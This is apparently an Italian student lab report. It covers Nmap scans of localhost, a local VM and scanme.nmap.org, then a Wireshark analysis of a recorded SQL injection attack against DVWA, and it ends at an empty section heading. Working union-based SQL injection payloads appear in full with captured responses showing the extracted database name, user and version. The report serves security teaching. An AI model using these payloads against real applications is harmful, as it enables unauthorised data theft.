
Nmap (Network Mapper) è uno strumento open source per la scansione di reti e l'audit di sicurezza. La scansione delle porte fa solitamente parte di un'attività di ricognizione e permette di individuare host attivi, porte aperte e servizi in esecuzione su una rete. In questo esercizio sono state esplorate le funzionalità di Nmap tramite la pagina man e sono state eseguite scansioni su localhost, sulla rete locale e su un server remoto.

6.2 Ambiente

L'esercizio è stato svolto sulla macchina virtuale CyberOps Workstation (Arch Linux, utente analyst) con indirizzo IP 10.0.2.15/24, rete 10.0.2.0/24.

6.3 Procedura e Risultati

Parte 1 – Esplorazione della pagina man



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
NMAP(1) Nmap Reference Guide NMAP(1)
NAME
  nmap - Network exploration tool and security / port scanner
SYNOPSIS
  nmap [Scan Type...] [Options] {target specification}
DESCRIPTION
  Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

  The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening on them, though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmap's probes, but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open|filtered and closed|filtered when it cannot determine which of the two states describe a port. The port table may also include software version details when version detection has been requested. When an IP protocol scan is requested (-s0), Nmap provides information on supported IP protocols rather than listening ports.

  In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.

  A typical Nmap scan is shown in Example 1. The only Nmap arguments used in this example are -A, to enable OS and version detection, script scanning, and traceroute; -T4 for faster execution; and then the hostname.

Manual page nmap(1) line 1 (press h for help or q to quit)
```

Fig. 14 – Pagina man di nmap con descrizione e sintassi

Tramite il comando `man nmap` è stata consultata la documentazione ufficiale. La pagina descrive Nmap, la sintassi dei comandi e le principali opzioni disponibili.

Cos'è Nmap e per cosa viene usato?

Nmap è uno strumento open source per la scansione di reti e l'audit di sicurezza. Viene utilizzato per individuare host attivi, identificare le porte aperte, rilevare i servizi in esecuzione con le relative versioni, determinare il sistema operativo dei target e verificare la presenza di filtri di pacchetti.


Cosa fa l'opzione -A?

L'opzione -A abilita il rilevamento del sistema operativo, il rilevamento della versione dei servizi, lo script scanning e il traceroute.

Cosa fa l'opzione -T4?

L'opzione -T4 imposta un livello di temporizzazione aggressivo che accelera la scansione riducendo i tempi di attesa tra i probe inviati.

Parte 2 – Scansione del localhost



```
[analyst@secOps ~]$ man nmap
[analyst@secOps ~]$ /example
bash: /example: No such file or directory
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 05:57 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000019s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_  -rw-r--r--  1 0          0          0 Mar 26 2018 ftp_test
|_ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 127.0.0.1
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 4
|_    vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
[analyst@secOps ~]$
```

Fig. 15 – `nmap -A -T4 localhost`: porte 21 e 22 aperte

La scansione del localhost (127.0.0.1) ha rilevato due porte aperte: 21/tcp con servizio FTP (vsftpd 3.0.5, accesso anonimo abilitato) e 22/tcp con servizio SSH (OpenSSH 10.0, protocollo 2.0).

Quali porte e servizi sono aperti? Per ognuna, quale software li fornisce?

Porta 21/tcp: FTP fornito da vsftpd 3.0.5, con login anonimo consentito. Porta 22/tcp: SSH fornito da OpenSSH 10.0 (protocollo 2.0).

Parte 2 – Scansione della rete locale

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 05:58 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000023s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0      0      0 Mar 26 2018 ftp_test
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 10.0.2.15
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 1
|    vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 61.84 seconds
```

Fig. 16 – nmap -A -T4 10.0.2.0/24: un solo host attivo rilevato

L'indirizzo IP della VM è 10.0.2.15/24, rete 10.0.2.0/24. La scansione ha rilevato un solo host attivo (10.0.2.15) con le stesse porte del localhost.

A quale rete appartiene la VM? Quanti host sono attivi?

La VM appartiene alla rete 10.0.2.0/24. Nella scansione dei 256 indirizzi IP è risultato attivo un solo host: 10.0.2.15.

Parte 2 – Scansione del server remoto scanme.nmap.org

```
[analyst@secOps ~]$ nmap -A -T4 -Pn scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 06:06 -0400
Stats: 0:05:29 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 96.32% done; ETC: 06:12 (0:00:12 remaining)
Stats: 0:05:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 96.46% done; ETC: 06:12 (0:00:12 remaining)
Stats: 0:05:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 96.68% done; ETC: 06:12 (0:00:11 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
| 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 407.12 seconds
[analyst@secOps ~]$
```

Fig. 17 – nmap -A -T4 -Pn scanme.nmap.org: porte e servizi rilevati

La scansione ha richiesto l'opzione -Pn poiché il server filtra le richieste ping. La durata è stata di circa 407 secondi.

Qual è lo scopo del sito scanme.nmap.org?

Il sito è messo a disposizione dagli sviluppatori di Nmap per consentire agli utenti di eseguire scansioni di test in modo legale e autorizzato.

Quali porte e servizi sono aperti? Quali filtrati? Qual è l'IP e il sistema operativo?

Porte aperte: 22/tcp (SSH – OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13), 80/tcp (HTTP – Apache httpd 2.4.7 Ubuntu), 31337/tcp (tcpwrapped). Le restanti 997 porte risultano filtrate. Indirizzo IP: 45.33.32.156. Sistema operativo: Linux (Ubuntu).

6.4 Conclusione

L'esercizio ha permesso di esplorare le principali funzionalità di Nmap. La scansione del localhost ha rivelato due servizi attivi (FTP e SSH); la scansione della rete locale ha confermato la presenza di un solo host; la scansione del server remoto ha identificato tre porte aperte su un sistema Linux Ubuntu. Nmap è utile per la sicurezza della rete perché consente di individuare servizi esposti non autorizzati prima che possano essere sfruttati. Lo stesso strumento può però essere usato da un attore malevolo nella fase di ricognizione, quindi è fondamentale ottenere sempre l'autorizzazione prima di eseguire scansioni su reti di terzi.

Domanda di Riflessione

Nmap aiuta la sicurezza della rete permettendo agli amministratori di identificare servizi esposti e porte aperte non necessarie. Un attore malevolo può usarlo per mappare la rete bersaglio e pianificare un attacco mirato. È fondamentale ottenere sempre l'autorizzazione prima di eseguire scansioni su reti di terzi.

7. Bonus 2 – Attacco a un Database MySQL

7.1 Introduzione

Gli attacchi di SQL injection consentono a un attaccante di inserire istruzioni SQL in un campo di input di un'applicazione web, ottenendo risposte dal database sottostante. Questo tipo di attacco permette di estrarre dati riservati, modificare il contenuto del database o falsificare identità. In questo esercizio è stato analizzato un file di cattura di rete (PCAP) che registra un attacco di SQL injection contro un database MySQL, utilizzando Wireshark per seguire il flusso HTTP e osservare le query inviate.

7.2 Ambiente

L'esercizio è stato svolto sulla macchina virtuale CyberOps Workstation. È stato utilizzato Wireshark per aprire e analizzare il file SQL_Lab.pcap, disponibile nella directory /home/analyst/lab.support.files/. Il file contiene la registrazione di un attacco della durata di circa 441 secondi contro l'applicazione DVWA (Damn Vulnerable Web Application).

7.3 Procedura e Risultati

Parte 1 – Caricamento del file PCAP





Fig. 18 – File SQL_Lab.pcap caricato in Wireshark

Il file SQL_Lab.pcap è stato caricato in Wireshark, mostrando il traffico di rete catturato durante l'attacco.

Quali sono i due indirizzi IP coinvolti?

Gli indirizzi IP coinvolti sono 10.0.2.4 (macchina dell'attaccante) e 10.0.2.15 (server vittima).

Parte 2 – Prima query di SQL injection



```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1


HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 "Development"
  </title>
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
    <link rel="icon" type="image/ico" href="../../dvwa/ico/favicon.ico" />
    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        
      </div>
      <div id="main_menu">
        <div id="main_menu_padded">
          <ul class="menuBlocks">
            <li onclick="window.location='../../'><a href='../../'>Home</a></li>
            <li onclick="window.location='../../instructions.php'" class=""><a href='../../instructions.php'>Instructions</a></li>
            <li onclick="window.location='../../setup.php'" class=""><a href='../../setup.php'>Setup / Reset DB</a></li>
            <li onclick="window.location='../../vulnerabilities/brute'" class=""><a href='../../vulnerabilities/brute'>Brute Force</a></li>
            <li onclick="window.location='../../vulnerabilities/exec'" class=""><a href='../../vulnerabilities/exec'>Command Injection</a></li>
            <li onclick="window.location='../../vulnerabilities/csrf'" class=""><a href='../../vulnerabilities/csrf'>CSRF</a></li>
          </ul>
        </div>
      </div>
    </div>
  </body>
</html>
```

Fig. 19 – Flusso HTTP riga 13: prima richiesta GET alla pagina DVWA

Seguendo il flusso HTTP della riga 13 si osserva la prima interazione con l'applicazione DVWA. La query inviata nel campo UserID è 1=1, una condizione sempre vera. Il server ha risposto restituendo dati dal database invece di un messaggio di errore, confermando la vulnerabilità all'attacco di SQL injection.

Parte 3 – Estrazione di database e utente



```
<div id="main_body">

<div class="body_padded">
  <h1>Vulnerability: SQL Injection</h1>

  <div class="vulnerable_code_area">
    <form action="#" method="GET">
      <p>
        User ID:
        <input type="text" size="15" name="id">
        <input type="submit" name="Submit" value="Submit">
      </p>
    </form>
    <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin<br />
ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown<br />
ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me<br />
ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso<br />
ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith<br />
ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a></li>
    <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
    <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
    <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
    <li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
    <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
  </ul>
</div>

<br /><br />

</div>

<div class="clear">
</div>

<div id="system_info">
  <input type="button" value="View Help" class="popup_button" onClick="javascript:popup('.../vulnerabilities/view_help.php?id=sql&security=low')">
  <input type="button" value="View Source" class="popup_button" onClick="javascript:popup('.../vulnerabilities/view_source.php?id=sql&security=low')">
  <div align="left"><em>Username:</em> admin<br /><em>Security Level:</em> low<br /><em>PHPIDS:</em> disabled</div>
</div>

<div id="footer">
  <p>Damn Vulnerable Web Application (DVWA) v1.10 *Development*</p>
</div>

</div>

</body>

</html>
```

Fig. 20 – Flusso HTTP riga 19: risposta con nome database dvwa e utente root@localhost

Con la query `1' or 1=1 union select database(), user()#` l'attaccante ha estratto il nome del database in uso (dvwa) e l'utente del database (root@localhost).

Parte 4 – Versione del database




Fig. 21 – Flusso HTTP riga 22: versione MySQL 5.7.12-0ubuntu1.1

Con la query 1' or 1=1 union select null, version()# è stata estratta la versione del database in uso.

Qual è la versione?

La versione del database è MySQL 5.7.12-0ubuntu1.1.

Parte 5 – Enumerazione delle tabelle

